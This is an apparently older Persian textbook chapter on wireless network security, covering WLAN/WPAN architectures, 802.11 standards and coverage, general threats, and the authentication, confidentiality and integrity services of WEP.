تکنولوژی شبکه‌های بی‌سیم، با استفاده از انتقال داده‌ها توسط اموج رادیویی، در ساده‌ترین صورت، به تجهیزات سخت‌افزاری امکان می‌دهد تا بدون‌استفاده از بسترهای فیزیکی همچون سیم و کابل، با یکدیگر ارتباط برقرار کنند. شبکه‌های بی‌سیم بازه‌ی وسیعی از کاربردها، از ساختارهای پیچیده‌یی چون شبکه‌های بی‌سیم سلولی -که اغلب برای تلفن‌های همراه استفاده می‌شود- و شبکه‌های محلی بی‌سیم (WLAN – Wireless LAN) گرفته تا انوع ساده‌یی چون هدفون‌های بی‌سیم، را شامل می‌شوند. از سوی دیگر با احتساب امواجی همچون مادون قرمز، تمامی تجهیزاتی که از امواج مادون قرمز نیز استفاده می‌کنند، مانند صفحه کلیدها، ماوس‌ها و برخی از گوشی‌های همراه، در این دسته‌بندی جای می‌گیرند. طبیعی‌ترین مزیت استفاده از این شبکه‌ها عدم نیاز به ساختار فیزیکی و امکان نقل و انتقال تجهیزات متصل

به این گونه شبکه‌ها و هم‌چنین امکان ایجاد تغییر در ساختار مجازی آن‌هاست. از نظر ابعاد ساختاری، شبکه‌های بی‌سیم به سه دسته تقسیم می گردند : WWAN، WLAN و WPAN.

مقصود از WWAN، که مخفف Wireless WAN است، شبکه‌هایی با پوشش بی‌سیم بالاست. نمونه‌یی از این شبکه‌ها، ساختار بی‌سیم سلولی مورد استفاده در شبکه‌های تلفن همراه است. WLAN پوششی محدودتر، در حد یک ساختمان یا سازمان، و در ابعاد کوچک یک سالن یا تعدادی اتاق، را فراهم می کند. کاربرد شبکه‌های WPAN یا Wireless Personal Area Network برای موارد خانه‌گی است. ارتباطاتی چون Bluetooth و مادون قرمز در این دسته قرار می گیرند.

شبکه‌های WPAN از سوی دیگر در دسته‌ی شبکه‌های Ad Hoc نیز قرار می گیرند. در شبکه‌های Ad hoc، یک سخت‌افزار، به‌محض ورود به فضای تحت پوشش آن، به‌صورت پویا به شبکه اضافه می‌شود. مثالی از این نوع شبکه‌ها، Bluetooth است. در این نوع، تجهیزات مختلفی از جمله صفحه کلید، ماوس، چاپگر، کامپیوتر کیفی یا جیبی و حتی گوشی تلفن همراه، در صورت قرارگرفتن در محیط تحت پوشش، وارد شبکه شده و امکان رد و بدل داده‌ها با دیگر تجهیزات متصل به شبکه را می‌یابند. تفاوت میان شبکه‌های Ad hoc با شبکه‌های محلی بی‌سیم (WLAN) در ساختار مجازی آن‌هاست. به‌عبارت دیگر، ساختار مجازی شبکه‌های محلی بی‌سیم بر پایه‌ی طرحی ایستاست درحالی که شبکه‌های Ad hoc از هر نظر پویا هستند. طبیعی‌ست که در کنار مزایایی که این پویایی برای استفاده کنندگان فراهم می کند، حفظ امنیت چنین شبکه‌هایی نیز با مشکلات بسیاری همراه است. با این وجود، عملاً یکی از راه حل‌های موجود برای افزایش امنیت در این شبکه‌ها، خصوصاً در انواعی همچون Bluetooth، کاستن از شعاع پوشش سیگنال‌های شبکه است. در واقع مستقل از این حقیقت که عمل کرد Bluetooth بر اساس فرستنده و گیرنده‌های کم‌توان استوار است و این مزیت در کامپیوترهای جیبی برتری قابل‌توجه‌یی محسوب می گردد، همین کمی توان سخت‌افزار مربوطه، موجب وجود منطقه‌ی محدود تحت پوشش است که در بررسی امنیتی نیز مزیت محسوب می گردد. به‌عبارت دیگر این مزیت به‌همراه استفاده از کدهای رمز نه‌چندان پیچیده، تنها حربه‌های امنیتی این دسته از شبکه‌ها به‌حساب می آیند.

۸-٤-۲ منشأ ضعف امنیتی در شبکه‌های بی‌سیم و خطرات معمول

خطر معمول در کلیه‌ی شبکه‌های بی‌سیم مستقل از پروتکل و تکنولوژی مورد نظر، بر مزیت اصلی این تکنولوژی که همان پویایی ساختار، مبتنی بر استفاده از سیگنال‌های رادیویی به‌جای سیم و کابل، استوار است. با استفاده از این سیگنال‌ها و در واقع بدون مرز ساختن پوشش ساختار شبکه، نفوذگران قادرند در صورت شکستن موانع امنیتی نه‌چندان قدرت‌مند این شبکه‌ها، خود را به‌عنوان عضوی از این شبکه‌ها جازده و در صورت تحقق این امر، امکان دست‌یابی به اطلاعات حیاتی، حمله به سرویس دهنده‌گان سازمان و مجموعه، تخریب اطلاعات، ایجاد اختلال در ارتباطات گره‌های شبکه با یکدیگر، تولید داده‌های غیرواقعی و گمراه‌کننده، سوءاستفاده از پهنای‌باند مؤثر شبکه و دیگر فعالیت‌های مخرب وجود دارد.

در مجموع، در تمامی دسته‌های شبکه‌های بی‌سیم، از دید امنیتی حقایقی مشترک صادق است :

- تمامی ضعف‌های امنیتی موجود در شبکه‌های سیمی، در مورد شبکه‌های بی‌سیم نیز صدق می‌کند. در واقع نه تنها هیچ جنبه‌یی چه از لحاظ طراحی و چه از لحاظ ساختاری، خاص شبکه‌های بی‌سیم وجود ندارد که سطح بالاتری از امنیت منطقی را ایجاد کند، بلکه همان گونه که ذکر شد مخاطرات ویژه‌یی را نیز موجب است.
- نفوذگران، با گذر از تدابیر امنیتی موجود، می‌توانند به‌راحتی به منابع اطلاعاتی موجود بر روی سیستم‌های رایانه‌یی دست یابند.
- اطلاعات حیاتی‌یی که یا رمز نشده‌اند و یا با روشی با امنیت پایین رمز شده‌اند، و میان دو گره در شبکه‌های بی‌سیم در حال انتقال می‌باشند، می‌توانند توسط نفوذگران سرقت شده یا تغییر یابند.
- حمله‌های DoS به تجهیزات و سیستم‌های بی‌سیم بسیار متداول است.
- نفوذگران با سرقت کدهای عبور و دیگر عناصر امنیتی مشابه کاربران مجاز در شبکه‌های بی‌سیم، می‌توانند به شبکه‌ی مورد نظر بدون هیچ مانعی متصل گردند.

- با سرقت عناصر امنیتی، یک نفوذگر می‌تواند رفتار یک کاربر را پایش کند. از این طریق می‌توان به اطلاعات حساس دیگری نیز دست یافت.
- کامپیوترهای قابل حمل و جیبی، که امکان و اجازه‌ی استفاده از شبکه‌ی بی‌سیم را دارند، به‌راحتی قابل سرقت هستند. با سرقت چنین سخت افزارهایی، می‌توان اولین قدم برای نفوذ به شبکه را برداشت.
- یک نفوذگر می‌تواند از نقاط مشترک میان یک شبکه‌ی بی‌سیم در یک سازمان و شبکه‌ی سیمی آن (که در اغلب موارد شبکه‌ی اصلی و حساس‌تری محسوب می‌گردد) استفاده کرده و با نفوذ به شبکه‌ی بی‌سیم عملاً راهی برای دست‌یابی به منابع شبکه‌ی سیمی نیز بیابد.
- در سطحی دیگر، با نفوذ به عناصر کنترل کننده‌ی یک شبکه‌ی بی‌سیم، امکان ایجاد خللال در عمل‌کرد شبکه نیز وجود دارد.

با مقدمه‌ی ذکر شده، در بخش بعدی می‌توانیم به ویژه‌گی‌های این شبکه‌های، با تفکیک تکنولوژی‌های مرسوم، از بعد امنیتی بپردازیم و چگونه‌گی پیکربندی صحیح یک شبکه‌ی بی‌سیم را، برای بالابردن امنیت آن، بررسی کنیم.

۸-٤-۳ امنیت در شبکه‌های بی‌سیم

۸-٤-۳-۱ شبکه‌های محلی بی‌سیم

در این قسمت به مرور کلی شبکه‌های محلی بی‌سیم می‌پردازیم. اطلاع از ساختار و روش عمل‌کرد این شبکه‌ها، حتی به صورت جزءیی، برای بررسی امنیتی لازم به‌نظر می‌رسد.

پیشینه

تکنولوژی و صنعت WLAN به اوایل دهه‌ی ۸۰ میلادی باز می‌گردد. مانند هر تکنولوژی دیگری، پیشرفت شبکه‌های محلی بی‌سیم به کندی صورت می‌پذیرفت. با ارایه‌ی استاندارد IEEE 802.11b، که پهنای باند نسبتاً بالایی را برای شبکه‌های محلی امکان‌پذیر می‌ساخت، استفاده از این تکنولوژی

وسعت بیشتری یافت. در حال حاضر، مقصود از WLAN تمامی پروتکل‌ها و استانداردهای خانواده‌ی IEEE 802.11 است. جدول زیر اختصاصات این دسته از استانداردها را به صورت کلی نشان می‌دهد

Characteristic	Description
Physical Layer	Direct Sequence Spread Spectrum (DSSS), Frequency Hopping Spread Spectrum (FHSS), infrared (IR)
Frequency Band	2.4GHz (ISM band) and 5GHz
Data Rates	1Mbps, 2Mbps, 5.5Mbps, 11Mbps (11b), 54Mbps (11a), 54Mbps (11g)
Data and network security	RC4-based stream encryption algorithm for confidentiality, authentication, and integrity. Limited key management.
Operating Range	About 150 feet indoors and 1500 feet outdoors
Throughput	Up to 11Mbps (54Mbps planned)
Positive Aspects	Ethernet speeds without wires; many different products from many different companies. Wireless client cards and access point costs are decreasing.
Negative Aspects	Poor security in native mode; throughput decrease with distance and load.

اولین شبکه‌ی محلی بی‌سیم تجاری توسط Motorola پیاده‌سازی شد. این شبکه، به عنوان یک نمونه از این شبکه‌ها، هزینه‌یی بالا و پهنای باندی پایین را تحمیل می کرد که ابداً مقرون به‌صرفه نبود. از همان زمان به بعد، در اوایل دهه‌ی ۹۰ میلادی، پروژه‌ی استاندارد 802.11 در IEEE شروع شد. پس از نزدیک به ۹ سال کار، در سال ۱۹۹۹ استانداردهای 802.11a و 802.11b توسط IEEE نهایی شده و تولید محصولات بسیاری بر پایه‌ی این استانداردها آغاز شد. نوع a، با استفاده از فرکانس حامل 5GHz، پهنای باندی تا 54Mbps را فراهم می کند. در حالی که نوع b با استفاده از فرکانس حامل 2.4GHz، تا 11Mbps پهنای باند را پشتیبانی می کند. با این وجود تعداد کانال‌های قابل استفاده در نوع b در مقایسه با نوع a، بیش‌تر است. تعداد این کانال‌ها، با توجه به کشور مورد نظر، تفاوت می کند. در حالت معمول، مقصود از WLAN استاندارد 802.11b است.

استاندارد دیگری نیز به‌تازه‌گی توسط IEEE معرفی شده است که به 802.11g شناخته می‌شود. این استاندارد بر اساس فرکانس حامل 2.4GHz عمل می کند ولی با استفاده از روش‌های نوینی می‌تواند


پهنای باند قابل استفاده را تا 54Mbps بالا ببرد. تولید محصولات بر اساس این استاندارد، که مدت زیادی از نهایی‌شدن و معرفی آن نمی‌گذرد، بیش از یک‌سال است که آغاز شده و با توجه سازگاری آن با استاندارد 802.11b، استفاده از آن در شبکه‌های بی‌سیم آرام آرام در حال گسترش است.

۸-٤-۳-۱ -۱ معماری شبکه‌های محلی بی‌سیم

استاندارد 802.11b به تجهیزات اجازه می‌دهد که به دو روش ارتباط در شبکه برقرار شود. این دو روش عبارت‌اند از برقراری ارتباط به صورت نقطه به نقطه –همان‌گونه در شبکه‌های Ad hoc به‌کار می‌رود– و اتصال به شبکه از طریق نقاط تماس یا دسترسی (AP=Access Point).

معماری معمول در شبکه‌های محلی بی‌سیم بر مبنای استفاده از AP است. با نصب یک AP، عملاً مرزهای یک سلول مشخص می‌شود و با روش‌هایی می‌توان یک سخت‌افزار مجهز به امکان ارتباط بر اساس استاندارد 802.11b را میان سلول‌های مختلف حرکت داد. گستره‌یی که یک AP پوشش می‌دهد را BSS(Basic Service Set) می‌نامند. مجموعه‌ی تمامی سلول‌های یک ساختار کلی شبکه، که ترکیبی از BSSهای شبکه است، را ESS(Extended Service Set) می‌نامند. با استفاده از ESS می‌توان گستره‌ی وسیع‌تری را تحت پوشش شبکه‌ی محلی بی‌سیم درآورد.

در سمت هریک از سخت‌افزارها که معمولاً مخدوم هستند، کارت شبکه‌یی مجهز به یک مودم بی‌سیم قرار دارد که با AP ارتباط را برقرار می‌کند. AP علاوه بر ارتباط با چند کارت شبکه‌ی بی‌سیم، به بستر پرسرعت‌تر شبکه‌ی سیمی مجموعه نیز متصل است و از این طریق ارتباط میان مخدوم‌های مجهز به کارت شبکه‌ی بی‌سیم و شبکه‌ی اصلی برقرار می‌شود. شکل زیر نمایی از این ساختار را نشان می‌دهد :



همان‌گونه که گفته شد، اغلب شبکه‌های محلی بی‌سیم بر اساس ساختار فوق، که به نوع Infrastructure نیز موسوم است، پیاده‌سازی می‌شوند. با این وجود نوع دیگری از شبکه‌های محلی بی‌سیم نیز وجود دارند که از همان منطق نقطه‌به‌نقطه استفاده می‌کنند. در این شبکه‌ها که عموماً Ad hoc نامیده می‌شوند یک نقطه‌ی مرکزی برای دسترسی وجود ندارد و سخت‌افزارهای همراه – مانند کامپیوترهای کیفی و جیبی یا گوشی‌های موبایل – با ورود به محدوده‌ی تحت پوشش این شبکه، به دیگر تجهیزات مشابه متصل می‌گردند. این شبکه‌ها به بستر شبکه‌ی سیمی متصل نیستند و به همین منظور IBSS (Independent Basic Service Set) نیز خواند می‌شوند. شکل زیر شمایی ساده از یک شبکه‌ی Ad hoc را نشان می‌دهد:

شبکه‌های Ad hoc از سویی مشابه شبکه‌های محلی درون دفتر کار هستند که در آنها نیازی به تعریف و پیکربندی یک سیستم رایانه‌یی به عنوان خادم وجود ندارد. در این صورت تمامی تجهیزات متصل به این شبکه می‌توانند پرونده‌های مورد نظر خود را با دیگر گره‌ها به اشتراک بگذارند.

در بخش بعدی، به دسته‌بندی اجزای فعال یک شبکه‌ی محلی بی‌سیم پرداخته و شعاع پوشش این دسته از شبکه‌ها را مورد بررسی قرار خواهیم داد.

۸-٤-۳-۲ عناصر فعال و سطح پوشش WLAN

عناصر فعال شبکه‌های محلی بی‌سیم

در شبکه‌های محلی بی‌سیم معمولاً دو نوع عنصر فعال وجود دارد :

- **ایستگاه بی سیم**

ایستگاه یا مخدوم بی‌سیم به طور معمول یک کامپیوتر کیفی یا یک ایستگاه کاری ثابت است که توسط یک کارت شبکه‌ی بی‌سیم به شبکه‌ی محلی متصل می‌شود. این ایستگاه می‌تواند از سوی دیگر یک کامپیوتر جیبی یا حتی یک پویش گر بارکد نیز باشد. در برخی از کاربردها برای این‌که استفاده از سیم در پایانه‌های رایانه‌یی برای طراح و مجری دردسرساز است، برای این پایانه‌ها که معمولاً در داخل کیوسک‌هایی به‌همین منظور تعبیه می‌شود، از امکان اتصال بی‌سیم به شبکه‌ی محلی استفاده می‌کنند. در حال حاضر اکثر کامپیوترهای کیفی موجود در بازار به این امکان به‌صورت سرخود مجهز هستند و نیازی به اضافه‌کردن یک کارت شبکه‌ی بی‌سیم نیست.

کارت‌های شبکه‌ی بی‌سیم عموماً برای استفاده در چاک‌های PCMCIA است. در صورت نیاز به استفاده از این کارت‌ها برای کامپیوترهای رومیزی و شخصی، با استفاده از رابطی این کارت‌ها را بر روی چاک‌های گسترش PCI نصب می‌کنند.

- **نقطه ی دسترسی**

نقاط دسترسی در شبکه‌های بی‌سیم، همان‌گونه که در قسمت‌های پیش نیز در مورد آن صحبت شد، سخت افزارهای فعالی هستند که عملاً نقش سوییچ در شبکه‌های بی‌سیم را بازی کرده، امکان اتصال به شبکه های سیمی را نیز دارند. در عمل ساختار بستر اصلی شبکه عموماً سیمی است و توسط این نقاط دسترسی، مخدوم‌ها و ایستگاه‌های بی‌سیم به شبکه‌ی سیمی اصلی متصل می‌گردد.

برد و سطح پوشش

شعاع پوشش شبکه‌ی بی‌سیم بر اساس استاندارد 802.11 به فاکتورهای بسیاری بسته‌گی دارد که برخی از آن‌ها به شرح زیر هستند :


- پهنای باند مورد استفاده
- منابع امواج ارسالی و محل قرارگیری فرستنده‌ها و گیرنده‌ها
- مشخصات فضای قرارگیری و نصب تجهیزات شبکه‌ی بی‌سیم
- قدرت امواج
- نوع و مدل آنتن

شعاع پوشش از نظر تئوری بین ۲۹متر (برای فضاهای بسته‌ی داخلی) و ۴۸۵متر (برای فضاهای باز) در استاندارد 802.11b متغیر است. با این‌وجود این مقادیر، مقادیری متوسط هستند و در حال حاضر با

توجه به گیرنده‌ها و فرستنده‌های نسبتاً قدرت‌مندی که مورد استفاده قرار می‌گیرند، امکان استفاده از این پروتکل و گیرنده‌ها و فرستنده‌های آن، تا چند کیلومتر هم وجود دارد که نمونه‌های عملی آن فراوان‌اند.

با این وجود شعاع کلی‌یی که برای استفاده از این پروتکل (802.11b) ذکر می‌شود چیزی میان ۵۰ تا ۱۰۰متر است. این شعاع عمل‌کرد مقداری‌ست که برای محل‌های بسته و ساختمان‌های چند طبقه نیز معتبر بوده و می‌تواند مورد استناد قرار گیرد.

شکل زیر مقایسه‌یی میان بردهای نمونه در کاربردهای مختلف شبکه‌های بی‌سیم مبتنی بر پروتکل 802.11b را نشان می‌دهد :




یکی از عمل‌کردهای نقاط دسترسی به عنوان سوییچ‌های بی‌سیم، عمل اتصال میان حوزه‌های بی‌سیم است. به‌عبارت دیگر با استفاده از چند سوییچ بی‌سیم می‌توان عمل‌کردی مشابه Bridge برای شبکه‌های بی‌سیم را به‌دست آورد.

اتصال میان نقاط دست‌رسی می‌تواند به صورت نقطه‌به‌نقطه، برای ایجاد اتصال میان دو زیرشبکه به یکدیگر، یا به صورت نقطه‌یی به چند نقطه یا بالعکس برای ایجاد اتصال میان زیرشبکه‌های مختلف به یکدیگر به‌صورت همزمان صورت گیرد.

نقاط دسترسی‌یی که به عنوان پل ارتباطی میان شبکه‌های محلی با یکدیگر استفاده می‌شوند از قدرت بالاتری برای ارسال داده استفاده می‌کنند و این به‌معنای شعاع پوشش بالاتر است. این سخت‌افزارها معمولاً برای ایجاد اتصال میان نقاط و ساختمان‌هایی به‌کار می‌روند که فاصله‌ی آن‌ها از یکدیگر بین ۱ تا ۵ کیلومتر است. البته باید توجه داشت که این فاصله، فاصله‌یی متوسط بر اساس پروتکل 802.11b است. برای پروتکل‌های دیگری چون 802.11a می‌توان فواصل بیشتری را نیز به‌دست آورد.

شکل زیر نمونه‌یی از ارتباط نقطه به نقطه با استفاده از نقاط دست‌رسی مناسب را نشان می‌دهد :




از دیگر استفاده‌های نقاط دسترسی با برد بالا می‌توان به امکان توسعه‌ی شعاع پوشش شبکه های بی‌سیم اشاره کرد. به عبارت دیگر برای بالابردن سطح تحت پوشش یک شبکه‌ی بی‌سیم، می‌توان از چند نقطه‌ی دست‌رسی بی‌سیم به‌صورت همزمان و پشت به پشت یکدیگر استفاده کرد. به عنوان نمونه در مثال بالا می‌توان با استفاده از یک فرستنده‌ی دیگر در بالای هریک از ساختمان‌ها، سطح پوشش شبکه را تا ساختمان‌های دیگر گسترش داد.

در بخش بعد به مزایای معمول استفاده از شبکه‌های محلی بی‌سیم و ذکر مقدماتی در مورد روش‌های امن سازی این شبکه‌ها می‌پردازیم.

۸-٤-۳-۲ امنیت در شبکه‌های محلی بر اساس استاندارد 802.11

پس از آن‌که در سه بخش قبلی به مقدمه‌یی در مورد شبکه‌های بی‌سیم محلی و عناصر آن‌ها پرداختیم، از این قسمت بررسی روش‌ها و استانداردهای امن‌سازی شبکه‌های محلی بی‌سیم مبتنی بر استاندارد IEEE 802.11 را آغاز می‌کنیم. با طرح قابلیت‌های امنیتی این استاندارد، می‌توان از محدودیت‌های آن آگاه شد و این استاندارد و کاربرد را برای موارد خاص و مناسب مورد استفاده قرار داد.

استاندارد 802.11 سرویس‌های مجزا و مشخصی را برای تأمین یک محیط امن بی‌سیم در اختیار قرار می‌دهد. این سرویس‌ها اغلب توسط پروتکل WEP (Wired Equivalent Privacy) تأمین می‌گردند و وظیفه‌ی آن‌ها امن‌سازی ارتباط میان مخدوم‌ها و نقاط دسترسی بی‌سیم است. درک لایه‌یی که این پروتکل به امن‌سازی آن می‌پردازد اهمیت ویژه‌یی دارد، به عبارت دیگر این پروتکل کل ارتباط را امن نکرده و به لایه‌های دیگر، غیر از لایه‌ی ارتباطی بی‌سیم که مبتنی بر استاندارد 802.11 است، کاری ندارد. این بدان معنی است که استفاده از WEP در یک شبکه‌ی بی‌سیم به‌معنی استفاده از قابلیت درونی استاندارد شبکه‌های محلی بی‌سیم است و ضامن امنیت کل ارتباط نیست زیرا امکان قصور از دیگر اصول امنیتی در سطوح بالاتر ارتباطی وجود دارد.



شکل بالا محدوده‌ی عمل کرد استانداردهای امنیتی 802.11 (خصوصاً WEP) را نشان می‌دهد.

۸-٤-۳-۲ قابلیت‌ها و ابعاد امنیتی استاندارد 802.11

در حال حاضر عملاً تنها پروتکلی که امنیت اطلاعات و ارتباطات را در شبکه‌های بی‌سیم بر اساس استاندارد 802.11 فراهم می‌کند WEP است. این پروتکل با وجود قابلیت‌هایی که دارد، نوع استفاده از آن همواره امکان نفوذ به شبکه‌های بی‌سیم را به نحوی، ولو سخت و پیچیده، فراهم می‌کند. نکته‌یی که باید به‌خاطر داشت این‌ست که اغلب حملات موفق صورت گرفته در مورد شبکه‌های محلی بی‌سیم، ریشه در پیکربندی ناصحیح WEP در شبکه دارد. به عبارت دیگر این پروتکل در صورت پیکربندی صحیح درصد بالایی از حملات را ناکام می‌گذارد، هرچند که فی‌نفسه دچار نواقص و ایرادهایی نیز هست.

بسیاری از حملاتی که بر روی شبکه‌های بی‌سیم انجام می‌گیرد از سویی است که نقاط دسترسی با شبکه‌ی سیمی دارای اشتراک هستند. به عبارت دیگر نفوذگران بعضاً با استفاده از راه‌های ارتباطی دیگری که بر روی مخدوم‌ها و سخت‌افزارهای بی‌سیم، خصوصاً مخدوم‌های بی‌سیم، وجود دارد، به شبکه‌ی بی‌سیم نفوذ می‌کنند که این مقوله نشان دهنده‌ی اشتراکی هرچند جزءیی میان امنیت در شبکه‌های سیمی و بی‌سیم‌یی‌ست که از نظر ساختاری و فیزیکی با یکدیگر اشتراک دارند.

سه قابلیت و سرویس پایه توسط IEEE برای شبکه‌های محلی بی‌سیم تعریف می‌گردد :

- **Authentication**

هدف اصلی WEP ایجاد امکانی برای احراز هویت مخدوم بی‌سیم است. این عمل که در واقع کنترل دست‌رسی به شبکه‌ی بی‌سیم است. این مکانیزم سعی دارد که امکان اتصال مخدوم‌هایی را که مجاز نیستند به شبکه متصل شوند از بین ببرد.

- **Confidentiality**

محرمانه‌گی هدف دیگر WEP است. این بُعد از سرویس‌ها و خدمات WEP با هدف ایجاد امنیتی در حدود سطوح شبکه‌های سیمی طراحی شده است. سیاست این بخش از WEP جلوگیری از سرقت اطلاعات در حال انتقال بر روی شبکه‌ی محلی بی‌سیم است.

- **Integrity**

هدف سوم از سرویس‌ها و قابلیت‌های WEP طراحی سیاستی است که تضمین کند پیام‌ها و اطلاعات در حال تبادل در شبکه، خصوصاً میان مخدوم‌های بی‌سیم و نقاط دسترسی، در حین انتقال دچار تغییر نمی‌گردند. این قابلیت در تمامی استانداردها، بسترها و شبکه‌های ارتباطاتی دیگر نیز کم‌وبیش وجود دارد.

نکته‌ی مهمی که در مورد سه سرویس WEP وجود دارد نبود سرویس‌های معمول Auditing و Authorization در میان سرویس‌های ارایه شده توسط این پروتکل است.

در بخش های بعدی از بررسی امنیت در شبکه‌های محلی بی‌سیم به بررسی هریک از این سه سرویس می‌پردازیم.

